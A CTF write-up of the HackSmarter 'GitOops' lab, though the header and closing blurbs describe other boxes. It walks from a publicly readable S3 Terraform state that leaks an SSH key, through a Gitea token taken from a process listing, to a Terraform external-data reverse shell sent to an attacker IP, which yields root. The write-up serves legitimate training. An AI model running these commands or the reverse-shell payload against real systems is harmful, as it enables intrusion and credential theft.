

HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

GitOops is a medium-difficulty HackSmarter lab built around the real-world risk of infrastructure-as-code sprawl. The attack surface centres on a self-hosted Gitea instance backed by a publicly-accessible AWS S3 bucket used as a Terraform remote state backend. From the state file we recover the SSH private key used to provision the EC2 instance, giving us an initial foothold as alexis. On the box, a LinPEAS sweep surfaces a running Atlantis server - a self-hosted GitOps automation tool for Terraform - whose process arguments expose a Gitea API token. That token grants us push access to a private repository monitored by Atlantis. By injecting a malicious Terraform external data source into a new pull request and triggering atlantis plan, we achieve remote code execution inside the Atlantis process, which is running as root.
Hack Smarter has been retained to conduct a targeted penetration test against a critical asset within the client’s internal network. The scope is limited to a specific high-value endpoint identified as a primary development server (and any cloud assets identified on the host).
Due to the sensitive nature of the intellectual property and proprietary source code likely resident on this machine, the client requires a comprehensive assessment of its security posture to prevent potential supply chain compromise.
We begin with a full TCP scan against the target to understand what services are being exposed.
nmap -sC -sV -p- 10.1.117.188
Nmap scan report for 10.1.117.188
Host is up, received user-set (0.10s latency).

PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     syn-ack ttl 62 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://10.1.117.188/
443/tcp  open  ssl/http syn-ack ttl 62 nginx 1.24.0 (Ubuntu)
|_http-title: Gitea
| ssl-cert: Subject: commonName=gitoops.local
| Subject Alternative Name: DNS:gitoops.local, DNS:*.gitoops.local
2222/tcp open  ssh      syn-ack ttl 62 Golang x/crypto/ssh server (protocol 2.0)

Running: Linux 4.X
OS details: Linux 4.15
The scan reveals four services of immediate interest. Port 443 is serving a Gitea instance with a TLS certificate identifying the domain as gitoops.local, which we add to our /etc/hosts file. Port 2222 is Gitea’s built-in SSH daemon (a Go SSH server), distinct from the system openssh on port 22. This is the standard Gitea deployment pattern - the web UI behind nginx on 443, and a dedicated Git-over-SSH listener on 2222.
Browsing to https://gitoops.local presents a Gitea instance running version 1.25.0. Without credentials we can still enumerate public content. Two user accounts are visible - alex and gitea - and there is one publicly accessible repository: gitCorp/public.


The gitCorp/public repository contains Terraform HCL code and is the first interesting lead. Reviewing the commit history, the most recent commit message reads “Update backend to use S3”, which immediately suggests that the Terraform state backend was migrated from local storage to a remote S3 bucket. Looking at the diff for settings.tf confirms this:
 terraform {
   required_version = "1.11.4"
-  backend "local" {
-    path = "terraform.tfstate"
+  backend "s3" {
+    bucket = "gitoops-4ulyqvxd8nn6hlsc"
+    key    = "gitcorp/terraform.tfstate"
+    region = "us-east-1"
   }
The bucket name gitoops-4ulyqvxd8nn6hlsc is now hardcoded in a public repository. This is a textbook misconfiguration - S3 bucket policies may be overly permissive, and even if the bucket is not intended to be public, unauthenticated listing is worth attempting.
We test the bucket for unauthenticated access using the --no-sign-request flag, which instructs the AWS CLI to skip all SigV4 signing and send an anonymous request. If the bucket policy permits s3:ListBucket or s3:GetObject for all principals (*), this will succeed.
aws s3 ls s3://gitoops-4ulyqvxd8nn6hlsc --no-sign-request --region us-east-1

PRE gitcorp/
The bucket is publicly listable. We drill into the gitcorp/ prefix:
aws s3 ls s3://gitoops-4ulyqvxd8nn6hlsc/gitcorp/ --no-sign-request --region us-east-1

2025-10-29 20:14:26      32401 terraform.tfstate
A terraform.tfstate file is present. Terraform state files are notoriously sensitive - they capture the complete desired and actual state of all managed resources, including any secrets that Terraform generated or stored. We download it:
aws s3 cp s3://gitoops-4ulyqvxd8nn6hlsc/gitcorp/terraform.tfstate . --no-sign-request --region us-east-1
Inspecting the state file reveals the full infrastructure layout: a VPC, a subnet, a security group, a Route 53 hosted zone, and a running EC2 instance (i-0fdb819ee7502c154) with private IP 10.1.0.123 and a gitoops key pair. Most critically, the state file includes the output of a tls_private_key resource - the RSA private key that Terraform generated and uploaded as the EC2 key pair. Because this resource was managed by Terraform and its output stored in state, the private key material is present in plaintext inside the terraform.tfstate JSON:
"private_key_openssh": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEA<SNIP>
-----END OPENSSH PRIVATE KEY-----\n"
This is the private key corresponding to the gitoops key pair registered with AWS. We can try SSH as the user we found during gitea enumeration, alexis.
We extract the OpenSSH private key from the state file and save it locally, setting strict permissions before attempting authentication:
nano id_rsa
# paste the private_key_openssh value

chmod 600 id_rsa

ssh -i id_rsa alexis@10.1.117.188

Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1015-aws x86_64)

alexis@ip-10-1-117-188:~$
We have a shell as alexis. The user flag is immediately accessible:
alexis@ip-10-1-117-188:~$ cat flag.txt

vmGoat
With a foothold established, we turn to local enumeration. We serve LinPEAS from our attack machine using a simple Python HTTP server and download it on the target:
# Attacker
sudo python3 -m http.server 80
# Target
alexis@ip-10-1-117-188:~$ wget 10.200.36.63/linpeas.sh
alexis@ip-10-1-117-188:~$ chmod +x linpeas.sh
alexis@ip-10-1-117-188:~$ ./linpeas.sh
Among the process listing output, one entry stands out immediately:
root 1039 0.0 1.7 1260888 33660 ? Ssl 17:58 0:00 /usr/local/bin/atlantis server \
  --atlantis-url=http://atlantis.gitoops.local \
  --gitea-base-url=https://gitoops.local \
  --gitea-user=atlantis \
  --gitea-token=6eceab1137146d06a70fdbd02abf3863186a088e \
  --gitea-webhook-secret=82df5474-2933-11ef-9454-0242ac120002 \
  --repo-allowlist=gitoops.local/gitCorp/private \
  --repo-config=/opt/atlantis/repo.yaml
This is Atlantis, a self-hosted GitOps tool that listens for pull request events and automatically runs terraform plan and terraform apply on behalf of developers. Critically, the full command line - including the Gitea API token and webhook secret - is visible to all local users through the process table. We add atlantis.gitoops.local to our /etc/hosts file and confirm the service is running:

curl -sk https://atlantis.gitoops.local/status | jq

{
  "shutting_down": false,
  "in_progress_operations": 1,
  "version": "0.34.0 (commit: 551b4d0) (build date: 2025-04-02T20:25:08Z)"
}
Version 0.34.0 has no known critical CVEs, so we look for a logical abuse path rather than a software vulnerability.
The token leaked from the process listing belongs to the atlantis service account. Although this account was not visible during our initial unauthenticated Gitea browsing (it has "visibility": "private"), we can now query the API on its behalf to understand what repositories it can access:
curl -s -k https://gitoops.local/api/v1/user/repos \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" | jq

[
  {
    "id": 2,
    "owner": {
      "id": 2,
      "login": "gitCorp",
      "login_name": "",
      "source_id": 0,
      "full_name": "",
      "email": "gitcorp@noreply.gitoops.local",
      "avatar_url": "https://gitoops.local/avatars/0eac2817a652978ad37197be708e0a2f",
      "html_url": "https://gitoops.local/gitCorp",
<SNIP>
      "username": "gitCorp"
    },
    "name": "private",
    "full_name": "gitCorp/private",
    "description": "Private repository",
<SNIP>
    "html_url": "https://gitoops.local/gitCorp/private",
    "url": "https://gitoops.local/api/v1/repos/gitCorp/private",
    "ssh_url": "ssh://gitea@gitoops.local:2222/gitCorp/private.git",
    "clone_url": "https://gitoops.local/gitCorp/private.git",
    "permissions": {
      "admin": false,
      "push": false,
      "pull": true
    }
  }
]
<SNIP>
The response shows that atlantis has pull access to both gitCorp/public and gitCorp/private. The gitCorp/private repository is particularly interesting - it was mentioned in the Atlantis --repo-allowlist argument, meaning Atlantis actively monitors it for pull request events and will execute terraform plan against its contents automatically.
We download the repository contents:
curl -s -k -L -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  https://gitoops.local/api/v1/repos/gitCorp/private/archive/main.tar.gz \
  -o repo.tar.gz

tar -xzvf repo.tar.gz

private/
private/README.md

cat README.md

# Terraform Repo v2

Use this repository for storing internal Terraform code that will follow gitOps practices
The repository contains only a README.md describing it as a repository for internal Terraform code following GitOps practices. It has no existing Terraform files - which means we can potentially introduce our own without conflicting with anything.
Atlantis works by cloning the target repository when a pull request is opened, then running terraform init and terraform plan within that clone whenever it is triggered - either by a webhook event or by a comment containing atlantis plan. The critical insight is that terraform plan evaluates all .tf files in the repository, including any data sources. The external data source in Terraform allows an arbitrary program to be executed as part of a plan operation, with its output treated as structured data. The external data source is evaluated during graph construction in the planning phase, meaning no apply is required for code execution. If we can push a main.tf containing a malicious external data source into the monitored repository, Atlantis will execute it as the user running the Atlantis process - which, as confirmed by LinPEAS, is root.
Before we can use the recovered private key to interact with Gitea’s SSH daemon on port 2222, we need to confirm that the corresponding public key is actually registered under the alexis account in Gitea. It is important to understand that Gitea’s SSH server is entirely separate from the system OpenSSH daemon on port 22 - they share the same host but maintain completely independent key registries. The EC2 key pair that AWS injects at instance launch is trusted by OpenSSH on port 22; Gitea only trusts keys that have been explicitly uploaded to a user’s account through Gitea itself. Fortunately, the Gitea API exposes registered public keys per user without requiring authentication, so we can verify this before attempting the clone:
curl -sk -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" https://gitoops.local/api/v1/users/alexis/keys | jq

[
  {
    "id": 1,
    "key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQA<SNIP>JaOdTLW7cXDXUSndw==",
    "url": "https://gitoops.local/api/v1/user/keys/1",
    "title": "alexis",
  }
]
alexis@ip-10-1-117-188:~/.ssh$ cat id_rsa.pub

ssh-rsa AAAAB3NzaC1yc2EAAAADAQA<SNIP>JaOdTLW7cXDXUSndw==
The fingerprint of the returned public key matches the private key we extracted from the Terraform state file, confirming that alexis uploaded the same key pair to both AWS and Gitea. This is a common convenience pattern among developers managing their own infrastructure - the same key they use to SSH into their EC2 instances is also the key they use for git push. With this confirmed, we can proceed to clone the private repository:
alexis@ip-10-1-117-188:~$ git clone ssh://gitea@gitoops.local:2222/gitCorp/private.git
alexis@ip-10-1-117-188:~$ cd private/
alexis@ip-10-1-117-188:~/private$ git checkout -b terraform-audit
We craft a main.tf that uses the external data source to spawn a reverse shell back to our listener. The payload forks the shell to the background and echoes a JSON object back to Terraform so the plan does not immediately fail before the shell connects:
data "external" "poison" {
  program = ["sh", "-c", "bash -c 'bash -i >& /dev/tcp/10.200.36.63/443 0>&1' & echo '{\"status\":\"pending\"}'"]
}
Next we commit and push our malicious main.tf to the remote branch:
alexis@ip-10-1-117-188:~/private$ git config user.email "alexis@gitoops.local"
alexis@ip-10-1-117-188:~/private$ git config user.name "alexis"
alexis@ip-10-1-117-188:~/private$ git add main.tf
alexis@ip-10-1-117-188:~/private$ git commit -m "Add infrastructure audit v2"
Before pushing, it is worth pausing to understand what the atlantis token can and cannot do, and why.
The official Atlantis documentation for Gitea specifies exactly three permissions when creating a service account token: issue: Read and Write, repository: Read and Write, and user: Read. We are not exploiting a misconfigured token. We are exploiting the fact that the token exists in plaintext in the process table at all.
This also explains why the atlantis token shows "push": false on gitCorp/private. The token has write:repository scope, but that scope controls what API operations the token can perform. If atlantis lacked write access, Git would return a remote: Permission denied error at this step:
alexis@ip-10-1-117-188:~/private$ git push origin terraform-audit

Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Writing objects: 100% (3/3), 874 bytes | 874.00 KiB/s, done.
To ssh://gitea@gitoops.local:2222/gitCorp/private.git
 * [new branch]      terraform-audit -> terraform-audit
The push succeeds, confirming write access. With our branch on the remote, we proceed to open the pull request.
We open a pull request using the Atlantis token to create the PR on behalf of the atlantis user, which satisfies the Gitea permission requirements:
alexis@ip-10-1-117-188:~/private$ curl -X POST -k https://gitoops.local/api/v1/repos/gitCorp/private/pulls \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  -H "Content-Type: application/json" \
  -d '{"base": "main", "head": "terraform-audit", "title": "Infrastructure Audit"}'
Once the pull request is created, Gitea sends a webhook event to Atlantis notifying it that a new PR has been opened against the monitored repository. However, in the default Atlantis configuration, receiving a PR event does not automatically trigger a plan - autoplan must be explicitly enabled in repo.yaml for that behaviour. Since the Atlantis process here is running with its configuration at /opt/atlantis/repo.yaml and no autoplan jobs fired immediately after PR creation, we can infer it is disabled. This is actually the more common and conservative deployment pattern in production environments. To trigger execution, we post an atlantis plan comment to the pull request, which is the standard way to manually invoke a plan regardless of whether autoplan is configured:
alexis@ip-10-1-117-188:~/private$ curl -X POST -k \
  https://gitoops.local/api/v1/repos/gitCorp/private/issues/1/comments \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  -H "Content-Type: application/json" \
  -d '{"body": "atlantis plan"}'

Atlantis picks up the comment trigger, clones the repository at the PR branch’s HEAD, and begins executing terraform init followed by terraform plan against our injected main.tf.

Switching to the Atlantis web UI, we can observe a job appearing in the queue and being picked up for execution:
Terraform initialises successfully within the Atlantis worker:

And on our penelope listener on port 443, a shell arrives - running as root:
root@ip-10-1-117-188:~# cat flag.txt
vmGoat
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Anonymous FTP leaks a breach notice pointing at a public paste of stolen passwords. Spraying fails everywhere except SNMPv3, where the MIB gives up an SSH password, and sudo chroot hands over root.
A WordPress site running a vulnerable Modular DS plugin falls to CVE-2026-23550, an unauthenticated admin takeover bug, leading to a plugin-based shell and a Docker group escape to root.